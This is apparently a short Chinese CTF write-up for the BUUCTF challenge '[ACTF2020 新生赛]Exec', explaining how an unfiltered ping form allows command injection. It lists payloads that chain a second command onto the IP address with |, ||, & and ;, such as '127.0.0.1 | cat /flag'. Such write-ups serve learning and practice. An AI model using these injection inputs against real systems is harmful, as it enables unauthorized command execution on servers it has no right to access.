buuctf [ACTF2020 新生赛]Exec


原创

Fatesec 于 2021-03-05 17:09:00 发布 87 收藏

分类专栏： buuctf web 文章标签： 网络安全

本文链接：https://blog.csdn.net/qq_36241198/article/details/114403124

又是一道命令执行的题



ping一下127.0.0.1 然后尝试直接cat flag

1.|（就是按位或），直接执行|后面的语句

```
127.0.0.1 | cat /flag
```

2、||（就是逻辑或），如果前面命令是错的那么就执行后面的语句，否则只执行前面的语句

```
a || cat /flag
```


3、&（就是按位与），&前面和后面命令都要执行，无论前面真假

```
127.0.0.1 & cat /flag
```

4、；（linux下有的，和&一样的作用）

127.0.0.1;cat /flag

像这种什么都没过滤的题目，可以利用常见管道符直接执行命令



命令执行漏洞可以看这位师傅的博客：
http://www.ghtwf01.cn/index.php/archives/273/